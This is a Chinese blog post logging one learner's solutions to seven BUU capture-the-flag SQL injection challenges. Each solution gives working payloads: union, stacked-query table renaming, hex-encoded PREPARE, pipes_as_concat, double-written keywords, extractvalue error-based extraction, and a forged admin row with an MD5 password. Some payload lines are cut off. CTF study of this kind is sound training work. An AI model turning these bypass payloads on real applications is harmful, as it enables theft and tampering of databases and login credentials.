SQL注入（buu刷题记录）

原创

姜小孩. 于 2022-03-03 17:59:52 发布 323 收藏
分类专栏： buu刷题记录 文章标签： 数据库 web安全 安全 sql

本文链接：https://blog.csdn.net/qq_45557476/article/details/123260235

团队最近又开始招新啦，学了一个学期的web，学的越远觉得自己学的越浅，有一些朋友最近问我团队学习的方向和怎么学习才能进团队，让我想起来了那时候的我，从联合注入开始，慢慢的注入，一个information_schema.tables都要敲半天，有时候敲反两个字母就要找好久，真是十分恼火啊！！！又想起来好久都没做sql的题了，那就刷一波sql的题吧！！

第一个是easy sql

抓包放到burp里，测了一下passwd可以注，联合注入，只不过过滤的空格，用%0a绕过了。不知道为什么select 1，2，3就出了flag


总结：

不好玩，债见！

第二个是强网杯随便注

简简单单单引号试一下，然后1" and 1=1%23没有报错1" and 1=2%23报错，那就注！

简单测了一下发现过滤了不少东西，所以发到Intruder模块爆破一下看看都过滤了啥!




174	in	429			321
175	sys	429			321
176	schemma	429			321
177	SEPARATOR	429			321
178	XOR	429			321
179	CURSOR	429			321
180	FLOOR	429			321
181	sys.schema_table_statistics_with...	429			321
182	INFILE	429			321
183	count	429			321
184	%0c	429			321
185	from	429			321
186	%0d	429			321

187 %a0 429 321 CSDN @姜小孩.

过滤了select，那就试试堆叠注入吧；复习一下堆叠注入，php结尾为分号，我们可以传参时构造闭合，并用分号结尾，再在分号后面加上sql语句（创建表等）；堆叠注入可以删除一些表，改用户名！


继续注，先爆一下数据库

```
1';show databases;%23
```



再试着爆一下表

```
1';show tables;%23
```



```
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


看一下1919810931114514里面的字段吧,注意表名为数字时候要用反引号括起来

```
1';show columns from1919810931114514;%23
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


flag近在咫尺，却又十分遥远。看了一下wp！学到了新思路！以前的我以为select被ban掉我就没法查字段了，原来还可以把表名改成前面正常输出的表名，然后把flag改到输出位置，然后查询1就可以了！！！

先知道输出的是哪个表的内容，这里显然就是words表

rename把words表改成其他任意名字

rename table words to fuck

1919810931114514改名为words

rename table `1919810931114514` to words

将新的word表插入一列，列名为id

alter table words add id int unsigned not Null auto_increment primary key

将flag列改名为data

alert table words change flag data varchar(100)

最终payload：

```
1'; rename table words to fuck; rename table 1919810931114514 to words;alter table words add id int un
```

只满足一种方式吗？我不！

又有一个wp上写可以编码嘿嘿，我喜欢编码！又学到一个姿势！select被过滤所以我们先构造payload然后进行十六制编码，然后构造payload。。

```
1';SeT@a=0x73656C65637420666C61672066726F6D20603139313938313039333131313435313460;prepare jiangnaij fr
```

总结：

1.堆叠注入，堆叠注入在原理上还是十分好懂的，但是我还是用不习惯，后面再结合sqli靶场练习下

2.alert可以修改已知表的列（添加 add | 修改 alert；change | 撤销 drop）

添加一个列：

```
alter table " table_name" add " column_name" type;
```

删除一个列：

```
alter table " table_name" drop " column_name" type;
```

改变数据类型：

```
alter table " table_name" alter column " column_name" type;
```

改列名

```
alter table " table_name" change " column1" " column2" type;
```

```
alter table "table_name" rename "column1" to "column2";
```

3.SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值。prepare…from…是预处理语句，会进行编码转换。execute用来执行由SQLPrepare创建的SQL语句。

债见！

第三个是[SUCTF 2019]EasySQL

试一下注入发现把and过滤了，union也过滤了，我想到上一个题的堆叠，试着show databases;居然可以，随着我就show tables;发现居然也可以然后居然有flag字段！我兴奋的拿出了上一个题的payload试着搞出flag，但是发现过滤了from，这就不知道从何入手了。。。遇到困难找wp！发现居然才出来了查询语句！我太菜了。

大佬猜出的语句是：

```
select $_GET['query'] || flag from flag
```

然后payload是

```
*,1
```

感觉怪怪的！所以又找了一个方法，但还是要猜查询语句。。。。、

思想是将||变成字符串连接符，而不是或，其中涉及一个参数`sql_mode`，设置`sql_mode=pipes_as_concat`字符就可以将||编程字符串连接符

其中oracle中设置为空就可以实现||变为字符串连接

但在mysql中不可以，需要调整为pipes_as_concat


payload！

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

总结吧！

双管道符复习，||表示前面为真忽略后面

至于payload，也学习到了一个知识点，如果查询的参数不存在，那就会创建一个临时的列，并且设置该列所有参数都是查询的参数。所以整个payload语句的意思就是查询所有数据，然后增加了一个临时列，结果看图，第一列是数据库中的数据，第二列是添加的临时列1



这题的考点也许就是在猜出管道符吧（还是我太菜了.jpg

债见！

第四个是[极客大挑战 2019]LoveSQL

联合注入不是有手就行？只不过过滤了空格，%0a绕过

payload

查表查到两个geekuser l0ve1ysq1

```
-1'union%0aselect%0a1,2,group_concat(' ',table_name)%0afrom%0ainformation_schema.tables%0awhere%0atabl
```

查字段发现 id username password

```
-1'union%0aselect%0a1,2,group_concat(' ',column_name)%0afrom%0ainformation_schema.columns%0awhere%0ata
```

```
1'union%0aselect%0a1,2,group_concat(' ',column_name)%0afrom%0ainformation_schema.columns%0awhere%0atab
```

查数据吧！

```
1'union%0aselect%0a1,group_concat(' ',username),group_concat(' ',password)%0afrom%0al0ve1ysq1%0a%23
```

发现flag

总结

复习一下爆库吧

```
select group_concat(' ',schema_name) from information_schema.schemata
```

有手就行qwq债见！

第五个是[极客大挑战 2019]BabySQL

单引号存在注入，注释正常（好像是废话）；然后order by一下，果不其然又是过滤了空格，但是%0a不能用了，那就用%20（空格）吧！回显给我

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'der 3#'' at line 1

or和by给我吞了？？？！！双写！查到有三个位置那就联合注入吧！但是居然居然不在这个库里！那就回去再查一下库吧

```
1'%20ununionion%20seselectlect%201,2,group_concat(' ',schema_name)frfromom%20infoorrmation_schema.sche
```

得到了这些库，发现可疑人物brctf!

brinformation_schema,brmysql,brperformance_schema,brtest,brctf,brgeek

爆它

```
1%20%27%20ununionion%20seselectlect%201,2,group_concat(table_name)frfromom(infoorrmation_schema.tables
```

发现flag继续拿下!

```
1%20%27%20ununionion%20seselectlect%201,2,group_concat(flag)frfromom(ctf.Flag)%20%23
```

总结

以前都么仔细观察报错时候的语句，以后要注意！债见！

第六个[极客大挑战 2019]HardSQL

熟悉的页面又是你！

这次确实变强了输入什么都是逮到臭弟弟了，那我联合和堆叠都不行sleep也不行，试试报错发现可以！

构造payload

```
1'^extractvalue(1,concat(0x5c,(select(database()))))%23
```

查到库名叫geek那就爆表！

```
1'^extractvalue(1,concat(0x5c,(select(group_concat(table_name))from(information_schema.tables)where(ta
```

表名是H4rDsq1那就爆字段！

```
1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(
```

查到id username password

查password吧

```
1'^extractvalue(1,concat(0x7e,(select(password)from(geek.H4rDsq1))))%23
```

发现flag但是只有一半那就使用right和left

```
%27^extractvalue(1,concat(0x7e,(select(left(password,30))from(geek.H4rDsq1))))%23
```

```
%27^extractvalue(1,concat(0x7e,(select(right(password,30))from(geek.H4rDsq1))))%23
```

总结

做题太少了，没在报错里用过left和right，这次更加熟悉了

（）和^可以代替空格

like代替=

债见！

第七个[GXYCTF2019]BabySQli

这个真丑，只有登录框！差评

这次注入点不在pw在name

抓包发现一个注释，base32解码再base64解码得到查询语句select * from user where username = '$name'

尝试的时候发现如果用户名不是admin就会wrong name

累了，不想再尝试了fuzz一下吧

大小写可以绕过过滤，Order By发现三个位置，但是都不可显，脑瓜子嗡嗡的，那就看看大佬怎么想！

原本以为那个查询语句没啥用，果然细节决定成败！用到了前面的一个知识点！创造一个临时数据，根据经验和上面order by查到的有三个字段，猜到三列分别是id username passwd，这道题难就难在用户名和密码分别检验，先检验用户名是否正确然后再检测密码，师傅们说有md5检测，但是我不知道怎么看到有md5的检测的（师傅们说经验

所以我们的思路就变成了得到密码或者登上admin（爆破一波？不是我的性格！

登入admin还是我们上面的思路，创造一个临时数据，其中用户名是admin，然后自己设置密码来绕过检验，所以我一开始的payload是

```
1' Union seLect 1,'admin','123456'%23
```

密码输入123456

但是不行，我又回来继续看师傅们的wp，然后按照他们说的md5编码一下

```
1' Union seLect 1,'admin','e10adc3949ba59abbe56e057f20f883e'%23
```

密码输入123456

居然可以了。。。。

总结

当账号密码分别验证的时候可以创造临时数据登录，后来在数据库中试了一下，原来没有和我一开始想的一样覆盖，而是在下面又创造一列。

做题时候经验很好用！多做题多积累经验！多一些思路！

buu第一页的sqli终于结束了，感谢buu，感谢勤劳的自己